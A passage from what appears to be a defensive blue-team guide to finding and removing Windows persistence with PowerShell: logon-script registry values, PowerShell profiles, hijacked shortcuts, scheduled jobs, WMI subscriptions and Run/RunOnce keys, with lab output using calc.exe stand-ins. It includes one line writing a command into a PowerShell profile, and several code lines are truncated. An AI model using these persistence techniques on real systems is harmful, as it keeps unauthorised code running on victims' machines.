? SID –match "" #insert SID between quotes
```

```
FLARE 09/06/2022 12:54:38
PS C:\Users\Frank\Desktop > (gp "HKU:\*\Environment").UserInitMprLogonScript
>>
C:\Windows\System32\calc.exe
FLARE 09/06/2022 12:54:40
PS C:\Users\Frank\Desktop > gp "HKU:\*\Environment" | FL PSParentPath,UserInitMprLogonScript
>>


PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\.DEFAULT

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-19

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-20

PSParentPath           Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001
UserInitMprLogonScript C:\Windows\System32\calc.exe

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-18



FLARE 09/06/2022 12:54:42
PS C:\Users\Frank\Desktop > gwmi win32_useraccount |
>> select Name, SID |
>> ? SID -match "S-1-5-21-4090064055-3786174766-129191325-1001"

Name  SID
----
Frank S-1-5-21-4090064055-3786174766-129191325-1001
```

You can remove this regsistry entry

```
#confirm via `whatif` flag that this is the right key
remove-itemproperty "HKU:\SID-\Environment\" -name "UserInitMprLogonScript" -what
#delete it
remove-itemproperty "HKU:\SID-\Environment\" -name "UserInitMprLogonScript" -verb
```

```
FLARE 09/06/2022 12:54:50
PS C:\Users\Frank\Desktop > remove-itemproperty "HKU:\S-1-5-21-4090064055-3786174766-129191325-1001\Environment\" -name "UserInitMprLogonScript" -whatif
What if: Performing the operation "Remove Property" on target "Item: HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001\Environment\ Property: UserInitMprLogonScript".
FLARE 09/06/2022 12:57:45
PS C:\Users\Frank\Desktop > remove-itemproperty "HKU:\S-1-5-21-4090064055-3786174766-129191325-1001\Environment\" -name "UserInitMprLogonScript" -verbose
VERBOSE: Performing the operation "Remove Property" on target "Item: HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001\Environment\ Property: UserInitMprLogonScript".
FLARE 09/06/2022 12:57:57
PS C:\Users\Frank\Desktop > gp "HKU:\*\Environment" | FL PSParentPath,UserInitMprLogonScript
>>


PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\.DEFAULT

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-19

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-20

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-18
```

Programs at Powershell

Adversaries can link their persistence mechanisms to a PowerShell profile, executing their malice every time you start PowerShell


```
#confirm the profile you are querying
echo $Profile
#show PowerShell profile contents
type $Profile
```

```
[01/11/2022 09:33:03] | PS C:\ > echo "calc.exe" > $PROFILE
[01/11/2022 09:33:16] | PS C:\ > echo $Profile
C:\Users\IEUser\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
[01/11/2022 09:33:23] | PS C:\ > type $Profile
calc.exe
[01/11/2022 09:33:27] | PS C:\ > _
```

To fix this one, I'd just edit the profile and remove the persistence (so `notepad $Profile` will be just fine)

You can get a bit more clever with this if you want


```
(gci C:\Users\*\Documents\WindowsPowerShell\*profile.ps1, C:\Windows\System32\Win
Foreach-Object {
  write-host "----$_---" -ForegroundColor Magenta ;
  gc $_ # | select-string -notmatch function ## if you want to grep out stuff you
}
```



Stolen Links

Adversaries can insert their malice into shortcuts. They can do it in clever ways, so that the application will still run but at the same time their malice will also execute when you click on the application

For demo purposes, below we have Microsoft Edge that has been hijacked to execute calc on execution.



We can specifically query all Microsoft Edge's shortcuts to find this

```
Get-CimInstance Win32_ShortcutFile |
? FileName -match 'edge' |
fl FileName,Name,Target, LastModified
```

```
[01/11/2022 09:55:24] | PS C:\ > Get-CimInstance Win32_ShortcutFile | ? FileName -match 'edge' | fl FileName,Name,Target, LastModified


FileName     : Microsoft Edge
Name         : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk
Target       : C:\Windows\System32\calc.exe
LastModified : 1/11/2022 9:56:09 AM
```

This doesn't scale however, as you will not know the specific shortcut that the adversary has manipulated. So instead, sort by the `LastModified` date

```
Get-CimInstance Win32_ShortcutFile |
sort LastModified -desc |
fl FileName,Name,Target, LastModified
```

```
[01/11/2022 09:58:47] | PS C:\ > Get-CimInstance Win32_ShortcutFile | sort LastModified -desc | fl FileName,Name,Target, LastModif


FileName     : Microsoft Edge
Name         : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk
Target       : C:\Windows\System32\calc.exe
LastModified : 1/11/2022 9:56:09 AM
```

Hunt LNKs at scale

This above will output a LOT, however. You may want to only show results for anything LastModified after a certain date. Lets ask to only see things modified in the year 2022 onwards

```
Get-CimInstance Win32_ShortcutFile |
where-object {$_.lastmodified -gt [datetime]::parse("01/01/2022")} |
sort LastModified -desc | fl FileName,Name,Target, LastModified
```

```
PS C:\> Get-CimInstance Win32_ShortcutFile |
>> where-object {$_.lastmodified -gt [datetime]::parse("01/01/2022")} | fl FileName,Name,Target, LastModified


FileName     : Microsoft Edge
Name         : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk
Target       : C:\Windows\System32\calc.exe
LastModified : 1/11/2022 9:56:09 AM

FileName     : Microsoft Edge
Name         : C:\Users\IEUser\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\Microsoft Edge.lnk
Target       : C:\Windows\System32\calc.exe
LastModified : 1/11/2022 9:45:55 AM

FileName     : onedrive
Name         : C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\OneDrive.lnk
Target       : C:\evil.exe
LastModified : 1/11/2022 10:04:55 AM
```

Scheduled Jobs

Surprisingly, not many people know about Scheduled Jobs. They're not anything too strange or different, they're just scheduled tasks that are specificially powershell.

I've written about a real life encounter I had during an incident, where the adversary had leveraged a PowerShell scheduled job to execute their malice at an oppertune time

Find out what scheduled jobs are on the machine

```
Get-ScheduledJob
# pipe to | fl * for greater granularity
```

```
[06/02/2021 23:27:09] | PS C:\Users\IEUser\Desktop > Get-ScheduledJob

Id        Name            JobTriggers     Command                                  Enabled
--        ----            -----------     -------                                  -------
1         GPS             1               GPS                                      True
2         EVIL            1               &evilshell.exe                           True
```

Get detail behind scheduled jobs

```
Get-ScheduledJob | Get-JobTrigger |
Ft -Property @{Label="ScheduledJob";Expression={$_.JobDefinition.Name}},ID,Enable
#pipe to fl or ft, whatever you like the look of more in the screenshot
```

```
ScheduledJob : GPS
Id           : 1
Enabled      : True
At           : 6/2/2021 1:45:00 PM
Frequency    : Once
DaysOfWeek   :

ScheduledJob : EVIL
Id           : 1
Enabled      : True
At           : 6/2/2021 1:45:00 PM
Frequency    : Once
DaysOfWeek   :



[06/02/2021 23:34:36] | PS C:\Users\IEUser\Desktop > Get-ScheduledJo
ob";Expression={$_.JobDefinition.Name}},ID,Enabled, At, frequency, Da

ScheduledJob Id Enabled At                   Frequency DaysOfWeek
------------ -- ------- --                   --------- ----------
GPS           1    True 6/2/2021 1:45:00 PM      Once
EVIL          1    True 6/2/2021 1:45:00 PM      Once
```

Kill job

The following all work.

```
Disable-ScheduledJob -Name evil_sched
```


```
Unregister-ScheduledJob -Name eviler_sched
Remove-Job -id 3
#then double check it's gone with Get-ScheduledJob

#if persists, tack on to unregister or remove-job
-Force -Confirm:$false -verbose
```

Hunt WMI Persistence

WMIC can do some pretty evil things 1 & 2. One sneaky, pro-gamer move it can pull is *persistence*

In the image below I have included a part of setting up WMI persistence



Finding it

Now, our task is to find this persistent evil.

Get-CimInstance comes out cleaner, but you can always rely on the alternate Get-WMIObject

```
Get-CimInstance -Namespace root\Subscription -Class __FilterToConsumerBinding
Get-CimInstance -Namespace root\Subscription -Class __EventFilter
Get-CimInstance -Namespace root\Subscription -Class __EventConsumer

## OR

Get-WMIObject -Namespace root\Subscription -Class __EventFilter
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
```


```
[06/17/2021 16:01:50] | PS C:\Windows\system32 > Get-CimInstance -Namespace root\Subscription
 -Class __FilterToConsumerBinding


Consumer                : CommandLineEventConsumer (Name = "EVIL")
CreatorSID              : {1, 5, 0, 0...}
DeliverSynchronously    : False
DeliveryQoS             :
Filter                  : __EventFilter (Name = "EVIL")
MaintainSecurityContext : False
SlowDownProviders       : False
PSComputerName          :
```

```
[06/17/2021 16:03:42] | PS C:\Windows\system32 > Get-CimInstance -Namespace root\Subscriptio
 -Class __EventFilter


CreatorSID     : {1, 2, 0, 0...}
EventAccess    :
EventNamespace : root\cimv2
Name           : SCM Event Log Filter
Query          : select * from MSFT_SCMEventLogEvent
QueryLanguage  : WQL
PSComputerName :

CreatorSID     : {1, 5, 0, 0...}
EventAccess    :
EventNamespace : root\cimv2
Name           : EVIL
Query          : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance
                 ISA 'Win32_PerfFormattedData_PerfOS_System'
QueryLanguage  : WQL
PSComputerName :
```



Removing it

Now we've identified the evil WMI persistence, let us be rid of it!

We can specify the Name as `EVIL` as that's what it was called across the three services. Whatever your persistence calls itself, change the name for that

```
#notice this time, we use the abbrevated version of CIM and WMI

gcim -Namespace root\Subscription -Class __EventFilter |
? Name -eq "EVIL" | Remove-CimInstance -verbose

gcim -Namespace root\Subscription -Class __EventConsumer|
? Name -eq "EVIL" | Remove-CimInstance -verbose

#it's actually easier to use gwmi here instead of gcim
gwmi -Namespace root\Subscription -Class __FilterToConsumerBinding |
? Consumer -match "EVIL" | Remove-WmiObject -verbose
```

```
[06/17/2021 16:22:40] | PS C:\Windows\system32 > gcim -Namespace root\Subscription -Class
_EventFilter | ? Name -eq "EVIL" | Remove-CimInstance -verbose
VERBOSE: Performing the operation "Remove-CimInstance" on target "__EventFilter (Name =
"EVIL")".
VERBOSE: Perform operation 'Delete CimInstance' with following parameters,
''namespaceName' = ROOT/Subscription,'instance' = __EventFilter (Name = "EVIL")'.
VERBOSE: Operation 'Delete CimInstance' complete.
[06/17/2021 16:22:58] | PS C:\Windows\system32 >
```

A note on CIM

You may see WMI and CIM talked about together, whether on the internet or on in the Blue Team Notes here.

CIM is a standard for language for vendor-side management of a lot of the physical and digital mechanics of what makes a computer tick. WMIC was and is Microsoft's interpretation of CIM.

However, Microsoft is going to decommision WMIC soon. So using `Get-Ciminstance` versions rather than `get-wmiobject` is probably better for us to learn in the long term. I dunno man, It's complicated.

Run Keys

What are Run Keys

I've written in depth about run keys, elsewhere

Run and RunOnce registry entries will run tasks on startup. Specifically:

- Run reg keys will run the task every time there's a login.
- RunOnce reg kgeys will run the taks once and then self-delete keys.
  - If a RunOnce key has a name with an exclemation mark (!likethis) then it will self-delete
  - IF a RunOnce key has a name with an asterik (* LikeDIS) then it can run even in Safe Mode.

If you look in the reg, you'll find some normal executables.

```
[07/02/2021 20:37:56] PS> get-itemproperty -path "HKLM:\Software\Microsoft\Windows\Current
Version\Run" | select -property * -exclude PS* | fl


SecurityHealth      : C:\Windows\system32\SecurityHealthSystray.exe
bginfo              : C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
VMware User Process : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
```


Finding Run Evil

A quick pwsh *for loop* can collect the contents of the four registry locations.

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

(gci HKLM:\Software\Microsoft\Windows\CurrentVersion\Run, HKLM:\Software\Microsof
Foreach-Object {
  write-host "----Reg location is $_---" -ForegroundColor Magenta ;
  gp $_ |
  select -property * -exclude PS*, One*, vm* | #exclude results here
  FL
}

#you can squish that all in one line if you need to
(gci HKLM:\Software\Microsoft\Windows\CurrentVersion\Run, HKLM:\Software\Microsof
```



You can also achieve the same thing with these two alternative commands, but it isn't as cool as the above for loop

```
get-itemproperty "HKU:\*\Software\Microsoft\Windows\CurrentVersion\Run*" |
  select -property * -exclude PSPR*,PSD*,PSC*,PSPAR*  | fl
get-itemproperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run*" |
  select -property * -exclude PSPR*,PSD*,PSC*,PSPAR*  | fl
```

```
>> get-itemproperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run*" |
>>   select -property * -exclude PSPR*,PSD*,PSC*,PSPAR*  | fl


OneDriveSetup : C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-19\Software\Microsoft\Windows\CurrentVersion\Run

OneDriveSetup : C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-20\Software\Microsoft\Windows\CurrentVersion\Run

OneDrive : "C:\Users\IEUser\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
PSPath   : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Wind
           ows\CurrentVersion\Run

Delete_After_Running : evilcommand.exe
PSPath               : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Mi
                       crosoft\Windows\CurrentVersion\RunOnce

OneDrive      : "C:\Users\toby\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Legit_I_Swear : SuperEvil.ps1
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1003\Software\Microsoft
                \Windows\CurrentVersion\Run
```

Removing Run evil

Be surgical here. You don't want to remove Run entries that are legitimate. It's important you remove with -verbose too and double-check it has gone, to make sure you have removed what you think you have.

Specify the SID

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

#List the malicious reg by path
get-itemproperty "HKU:\SID\Software\Microsoft\Windows\CurrentVersion\RunOnce" | s

#Then pick the EXACT name of the Run entry you want to remove. Copy paste it, inc
Remove-ItemProperty -Path "HKU:\SID-\Software\Microsoft\Windows\CurrentVersion\Ru

#Then check again to be sure it's gone
get-itemproperty "HKU:\*\Software\Microsoft\Windows\CurrentVersion\RunOnce" | sel
```

```
[07/02/2021 21:56:46] PS> get-itemproperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" | select -property * -exclude PS* | f
l


!EvilRunOnce  : c:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -noexit -command 'EVILCOMMAND.exe'
*EvilerRunOnce : c:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -noexit -command 'EVILERCOMMAND.exe'



[07/02/2021 21:56:50] PS> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" -Name "*EvilerRunOnce" -verb
ose
VERBOSE: Performing the operation "Remove Property" on target "Item: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Property: *EvilerRunOnce".
[07/02/2021 21:57:02] PS> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" -Name "!EvilRunOnce" -verbos
e
VERBOSE: Performing the operation "Remove Property" on target "Item: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Property: !EvilRunOnce".
[07/02/2021 21:57:17] PS> get-itemproperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" | select -property * -exclude PS* | f
l
[07/02/2021 21:57:20] PS>
```

Other Malicious Run Locations

Some *folders* can be the locations of persistence.

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

$folders = @("HKU:\*\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shel
foreach ($folder in $folders) {
  write-host "----Reg key is $folder--- -ForegroundColor Magenta ";
  get-itemproperty -path "$folder"  |
  select -property * -exclude PS* | fl
}
```

```
[07/02/2021 21:49:43] PS> foreach ($folder in $folders) {
>> write-host "----Reg key is $folder---";
>> get-itemproperty -path "$folder"  |
>> select -property * -exclude PS* | fl
>> }
----Reg key is HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders---


AppData                                 : C:\Users\IEUser\AppData\Roaming
Cache                                   : C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache
Cookies                                 : C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCookies
Desktop                                 : C:\Users\IEUser\Desktop
Favorites                               : C:\Users\IEUser\Favorites
History                                 : C:\Users\IEUser\AppData\Local\Microsoft\Windows\History
Local AppData                           : C:\Users\IEUser\AppData\Local
My Music                                : C:\Users\IEUser\Music
My Pictures                             : C:\Users\IEUser\Pictures
My Video                                : C:\Users\IEUser\Videos
NetHood                                 : C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Network Shortcuts
Personal                                : C:\Users\IEUser\Documents
```

Svchost startup persistence

```
get-itemproperty -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchos
```

```
[07/02/2021 21:50:32] PS> get-itemproperty -path "HKLM:\SOFTWARE\Microsoft\Windows NT\Curre


DcomLaunch                          : {Power, LSM, BrokerInfrastructure, PlugPlay...}
defragsvc                           : {defragsvc}
LocalServiceNetworkRestricted       : {TimeBrokerSvc, WarpJITSvc, eventlog, AudioSrv...}
rdxgroup                            : {RetailDemo}
RPCSS                               : {RpcEptMapper, RpcSs}
sdrsvc                              : {sdrsvc}
utcsvc                              : {DiagTrack}
WepHostSvcGroup                     : {WepHostSvc}
Camera                              : {FrameServer}
LocalService                        : {nsi, WdiServiceHost, w32time, EventSystem...}
LocalServiceNoNetworkFirewall       : {BFE, mpssvc}
NetworkServiceAndNoImpersonation    : {KtmRm}
diagnostics                         : {DiagSvc}
AxInstSVGroup                       : {AxInstSV}
smphost                             : {smphost}
PrintWorkflow                       : {PrintWorkflowUserSvc}
```

Winlogon startup persistence

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\Winlogon").PSPath |
Foreach-Object {
  write-host "----Reg location is $_---" -ForegroundColor Magenta ;
  gp $_ |
  select -property * -exclude PS* |
  FL
}
```

```
----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Windows NT\CurrentVersion\Winlogon---


ExcludeProfileDirs : AppData\Local;AppData\LocalLow;$Recycle.Bin;OneDrive;Work Folders
BuildNumber        : 17763
FirstLogon         : 0
PUUActive          : {91, 152, 205, 63...}
DP                 : {210, 0, 232, 0...}
ParseAutoexec      : 1



----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1003\Software\Microsoft\Windows NT\CurrentVersion\Winlogon---

